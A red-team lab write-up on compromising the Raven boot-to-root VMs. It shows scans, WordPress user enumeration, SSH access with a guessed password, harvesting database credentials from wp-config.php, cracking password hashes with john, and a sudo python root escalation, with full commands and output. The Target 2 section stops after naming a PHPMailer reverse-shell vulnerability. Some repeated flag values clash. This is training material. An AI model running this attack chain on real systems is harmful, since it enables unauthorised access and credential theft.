

Red Team: Summary of Operations

By:Ketan V. Patel

Table of Contents

Target 1

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Target 2

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Netdiscover results identify the IP addresses of Targets on the network:

```
$ netdiscover -r 192.168.1.255/16
```

Currently scanning: Finished! Screen View: Unique Hosts				
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 210				
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	00:15:5d:00:04:0d	1	42	Microsoft Corporation
192.168.1.100	4c:eb:42:d2:d5:d7	1	42	Intel Corporate
192.168.1.105	00:15:5d:00:04:0f	1	42	Microsoft Corporation
192.168.1.110	00:15:5d:00:04:10	1	42	Microsoft Corporation
192.168.1.115	00:15:5d:00:04:11	1	42	Microsoft Corporation

Target 1

Exposed Services

Nmap scan results for **Target 1** reveal the below services and OS details:

Name of VM: **Target 1**
Operating System: **Linux**
Purpose: **Defensive Blue Team**
IP Address: **192.168.1.110**

```
$ nmap -sV 192.168.1.110
```

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-01 17:30 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds
```

This scan identifies the services below as potential points of entry:

- **Target 1**
 - Port 22/tcp open ssh (service) OpenSSH 6.7p1 Debian 5+deb8u4
 - Port 80/tcp open http (service) Apache httpd 2.4.10 ((Debian))
 - Port 111/tcp open rpcbind (service) 2-4 (RPC #100000)
 - Port 139/tcp open netbios-ssn (services) Samba smbd 3.X - 4.X
 - Port 445/tcp open netbios-ssn (services) Samba smbd 3.X - 4.X

The following vulnerabilities were identified on **Target 1**:

- [CVE-2021-28041 open SSH](#)
- [CVE-2017-15710 Apache https 2.4.10](#)
- [CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS](#)
- [CVE-2017-7494 Samba NetBIOS](#)

Critical Vulnerabilities

The following vulnerabilities were identified on **Target 1**:

- Network Mapping and User Enumeration (WordPress site)
 - Nmap was used to discover open ports.
 - Able to discover open ports and tailor their attacks accordingly.
- Weak User Password
 - A user had a weak password and the attackers were able to discover it by guessing.
 - Able to correctly guess a user's password and SSH into the web server.
- Unsalted User Password Hash (WordPress database)
 - Wpscan was utilized by attackers in order to gain username information.
 - The username info was used by the attackers to help gain access to the web server.
- MySQL Database Access
 - The attackers were able to discover a file containing login information for the MySQL database.
 - Able to use the login information to gain access to the MySQL database.
- MySQL Data Exfiltration
 - By browsing through the various tables in the MySQL database the attackers were able to discover password hashes of all the users.
 - The attackers were able to exfiltrate the password hashes and crack them with John the Ripper.
- Misconfiguration of User Privileges/Privilege Escalation
 - The attackers noticed that Steven had sudo privileges for python.
 - Able to utilize Steven's python privileges in order to escalate to root.

Exploitation

The Red Team was able to penetrate **Target 1** and retrieve the following confidential data:

- Enumerated WordPress site Users with `WPScan` to obtain username `michael`, used `SSH` to get user shell.
- Command used: `wpscan --url http://192.168.1.110/wordpress -eu`

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
```

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu

-----
  WPSecan®
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Sep  1 17:33:03 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
    Interesting Entry: Server: Apache/2.4.10 (Debian)
    Found By: Headers (Passive Detection)
    Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 100%
    References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
    Found By: Direct Access (Aggressive Detection)
    Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 60%
    References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299
```



```
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
    Found By: Emoji Settings (Passive Detection)
    - http://192.168.1.110/wordpress/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.8.7'
    Confirmed By: Meta Generator (Passive Detection)
    - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <===== (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up


[+] Finished: Wed Sep  1 17:33:07 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.833 KB
[+] Memory used: 119.832 MB
[+] Elapsed time: 00:00:03
```

```
[i] User(s) Identified:

[+] steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)
```

Visited the IP address of the target 192.168.1.110 over HTTP port 80.



- `flag1.txt: flag1{b9bbcb33e11b80be759c4e844862482d}`
- `html/service.html: ← flag1{b9bbcb33e11b80be759c4e844862482d} →`
- `michael@target1:/var/www$`
 - Exploit Used
 - ssh into Michael's account and look in the/var/www files
 - Command: `ssh michael@192.168.1.110`
 - The username and password "**michael**" were identical, allowing for the ssh connection.

```

root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$

```

- **Command:** `cd /var/www`
- **Command:** `ls`
- **Command:** `grep -RE flag html`
- `flag1` was part of the long printout.

```

html/vendor/examples/scripts/XRegExp.js: // including support for additional syntax, flags, and methods
html/vendor/examples/scripts/XRegExp.js: // Accepts a pattern and flags; returns a new, extended `RegExp` object. Differs from a native
html/vendor/examples/scripts/XRegExp.js: // regular expression in that additional syntax and flags are supported and cross-browser
html/vendor/examples/scripts/XRegExp.js: XRegExp = function (pattern, flags) {
html/vendor/examples/scripts/XRegExp.js:   if (flags == undefined)
html/vendor/examples/scripts/XRegExp.js:     throw TypeError("can't supply flags when constructing one RegExp from another");
html/vendor/examples/scripts/XRegExp.js:   flags = flags || "";
html/vendor/examples/scripts/XRegExp.js:   hasFlag: function (flag) {return flags.indexOf(flag) > -1;},
html/vendor/examples/scripts/XRegExp.js:   setFlag: function (flag) {flags += flag;},
html/vendor/examples/scripts/XRegExp.js:   regex = RegExp(output.join(""), nativ.replace.call(flags, flagClip, ""));
html/vendor/examples/scripts/XRegExp.js: // Token scope bitflags
html/vendor/examples/scripts/XRegExp.js: flagClip = /[^\w\d\[\]|\s]/g, // Nonnative and duplicate flags
html/vendor/examples/scripts/XRegExp.js: // Lets you extend or change XRegExp syntax and create custom flags. This is used internally by
html/vendor/examples/scripts/XRegExp.js: // Accepts a pattern and flags; returns an extended `RegExp` object. If the pattern and flag
html/vendor/examples/scripts/XRegExp.js: XRegExp.cache = function (pattern, flags) {
html/vendor/examples/scripts/XRegExp.js:   var key = pattern + "/" + (flags || "");
html/vendor/examples/scripts/XRegExp.js:   return XRegExp.cache[key] || (XRegExp.cache[key] = XRegExp(pattern, flags));
html/vendor/examples/scripts/XRegExp.js: // Accepts a `RegExp` instance; returns a copy with the `/g` flag set. The copy has a fresh
html/vendor/examples/scripts/XRegExp.js: // syntax and flag changes. Should be run after XRegExp and any plugins are loaded
html/vendor/examples/scripts/XRegExp.js: // third (`flags`) parameter
html/vendor/examples/scripts/XRegExp.js: // capture. Also allows adding new flags in the process of copying the regex
html/vendor/examples/scripts/XRegExp.js: // Augment XRegExp's regular expression syntax and flags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js: // Mode modifier at the start of the pattern only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock: "stability-flags": {}
html/service.html: ← flag1{b9bbcb33e11b80be759c4e844862482d} →

```

- `flag2.txt: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}`

```

michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

```

■ Exploit Used

- **Command:** `ssh` into Michael's account and look in the `/var/www` files
- **Command:** `cd /var/www`
- **Command:** `ls -lah`
- **Command:** `cat flag2.txt`


```
michael@target1:~$ ls -lah
total 20K
drwxr-xr-x 2 michael michael 4.0K Aug 13 2018 .
drwxr-xr-x 5 root      root    4.0K Jun 24 2020 ..
-rw-r--r-- 1 michael michael 220 Aug 13 2018 .bash_logout
-rw-r--r-- 1 michael michael 3.5K Aug 13 2018 .bashrc
-rw-r--r-- 1 michael michael 675 Aug 13 2018 .profile
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls -lah
total 20K
drwxrwxrwx 3 root      root    4.0K Aug 13 2018 .
drwxr-xr-x 12 root      root    4.0K Aug 13 2018 ..
-rw-r----- 1 www-data www-data 3 Aug 13 2018 .bash_history
-rw-r--r-- 1 root      root     40 Aug 13 2018 flag2.txt
drwxrwxrwx 10 root      root    4.0K Aug 13 2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```


- flag3.txt: flag3{afc01ab56b50591e7dccf93122770cd2}

- flag3{afc01ab56b50591e7dccf93122770cd2}

- Exploit Used

- Continued using michael shell to find the MySQL database password, logged into MySQL database, and found Flag 3 in wp_posts table.

- **Command:** cd /var/www/html/wordpress/

- **Command:** cat /var/www/html/wordpress/wp-config.php

```
michael@target1:~$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 */
```

```

*
* @since 2.6.0
*/
define('AUTH_KEY',          '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{0r3zalh.JE+Q!Gi:L7U[(T:J5ay)');
define('SECURE_AUTH_KEY',   'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/0@&*r{+RS*N!p1&a$*ctt+ I/! ?A/Tip(BG')');
define('LOGGED_IN_KEY',     '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/yD08b7I&/F7SBSLPlj')');
define('NONCE_KEY',         '4L{Cq,%ce2?RRT7zue#R3DezpNq4sFvcCzF@zdmgL/fKpaGX:EpJt/]xZW1_H&46')');
define('AUTH_SALT',         '@@?u*YKtt:o/T&V;cbb`.GaJ0./S@dn$t2~n+lR3{PktK]2,*y/b%<BH-Bd#I}oE')');
define('SECURE_AUTH_SALT',  'f0Dc#lKmEJi(:-3+x.V#]Wy@mCmp%njtmFb6`_80[8FK,ZQ=+HH/$& mn=]/cvd')');
define('LOGGED_IN_SALT',    '}STRHqy,4scy7v >-..Hc WD*h7rnYq]H~-gLDfTVUaOwlh!-/≠3u;##:Rj1]7@')');
define('NONCE_SALT',        'i(#~[sXA TbJJfdn&D;0bd`p$r,~.o/?%m<H+>Vj+,nLvX!-jjjV-o6*Hdh5Td{')');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');

```

```

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

```

- Used the credentials to log into MySQL and dump WordPress user password hashes.
 - **DB_NAME:** wordpress
 - **DB_USER:** root
 - **DB_PASSWORD:** R@v3nSecurity
 - **Command:** `mysql -u root -p`

`$ mysql -u root -p`

- Searched MySQL database for Flag 3 and WordPress user password hashes.
 - Flag 3 found in `wp_posts`.
 - Password hashes found in `wp_users`.
 - **Command:** `show databases;`
 - **Command:** `use wordpress;`
 - **Command:** `show tables;`
 - **Command:** `select * from wp_posts;`

```
michael@target1:~$ mysql -u root -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 66
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)
```


Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 66
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)
```

```
mysql> use wordpress;
Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)
```


- Flag 3 and Flag 4 were part of the `wp_post`.

```
...or something like this:
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page | publish | closed | open | open | http://192.168.206.131/wordpress/?page_id=2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | 0 | page | 0 | http://192.168.206.131/wordpress/?page_id=2 | 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag4{afc01ab56b50591e7dccf93122770cd2}

| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag4{afc01ab56b50591e7dccf93122770cd2}

| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag4{afc01ab56b50591e7dccf93122770cd2}
```

- Screenshot of WordPress user password hashes:

- **Command:** `select * from wp_users;`

```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZLDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 | |
| 2 | steven | $P$Bk3VD9jjsxx/loJqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 | |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

- `flag4.txt: flag4{715dea6c055b9fe3337544932f2941ce}`

- `flag4{715dea6c055b9fe3337544932f2941ce}`

■ Exploit Used

- Used `john` to crack the password hash obtained from MySQL database, secured a new user shell as `Steven`, escalated to `root`.
- Cracking the password hash with `john`.
- Copied password hash from MySQL into `~/root/wp_hashes.txt` and cracked with `john` to discover Steven's password is `pink84`.

- **Command:** john wp_hashes.txt

```

root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:08:49 3/3 0g/s 4069p/s 8136c/s 8136C/s mostins..mosty68
Session aborted
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (steven)
1g 0:00:07:36 DONE 3/3 (2021-09-02 09:12) 0.002192g/s 8111p/s 8111c/s 8111C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed

```

```

root@Kali:~# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 0 left

```

- Secure a user shell as the user whose password you cracked.
 - **Command:** ssh steven@192.168.1.110
 - **Password:** pink84
- Escalating to root:
 - **Command:** sudo -l

```

$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (LL) NOPASSWD: /usr/bin/python

```

- **Command:** sudo python -c 'import pty;pty.spawn("/bin/bash")'


```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
```

- Searched for the root directory for Flag 4.
 - **Command:** `cd /root/`
 - **Command:** `ls`
 - **Command:** `cat flag4.txt`
- Screenshot of Flag 4:

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# cd /r
root/ run/
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt

_____
|  _  \
| |/_/ _ _ _ _ _
|  // _ \ \ / \ _ \
| | \ \ / \ / \ / \ / \
| | \ \ / \ / \ / \ / \
| | \ \ / \ / \ / \ / \

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
```

Target 2

Exposed Services

Name of VM: **Target 2**
Operating System: **Linux**
Purpose: **Offensive Red Team**
IP Address: **192.168.1.115**

```
root@Kali:~# nmap -sP 192.168.1.0/24
```

```
root@Kali:~# nmap -sP 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 06:06 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00062s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.0014s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0015s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0027s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0020s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.78 seconds
```

Nmap scan results for **Target 2** reveal the below services and OS details:

```
root@Kali:~# nmap -sV 192.168.1.115
```

```
root@Kali:~# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 06:09 PDT
Nmap scan report for 192.168.1.115
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
```


This scan identifies the services below as potential points of entry:

- **Target 2**
 - Port 22/tcp open ssh (service) OpenSSH 6.7p1 Debian 5+deb8u4
 - Port 80/tcp open http (service) Apache httpd 2.4.10 ((Debian))
 - Port 111/tcp open rpcbind (service) 2-4 (RPC #100000)
 - Port 139/tcp open netbios-ssn (services) Samba smbd 3.X - 4.X
 - Port 445/tcp open netbios-ssn (services) Samba smbd 3.X - 4.X

The following vulnerabilities were identified on **Target 2**:

- [CVE-2016-10033 \(Remote Code Execution Vulnerability in PHPMailer\)](#)
- [CVE-2021-28041 open SSH](#)
- [CVE-2017-15710 Apache https 2.4.10](#)
- [CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS](#)
- [CVE-2017-7494 Samba NetBIOS](#)

Critical Vulnerabilities

The following vulnerabilities were identified on **Target 2**:


- CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16)
 - Get access to the web services and search for a lot of confidential information.
 - Exploiting PHPMail with back connection (reverse shell) from the target
- Network Mapping and User Enumeration (WordPress site)
 - Nmap was used to discover open ports.
 - Able to discover open ports and tailor their attacks accordingly.
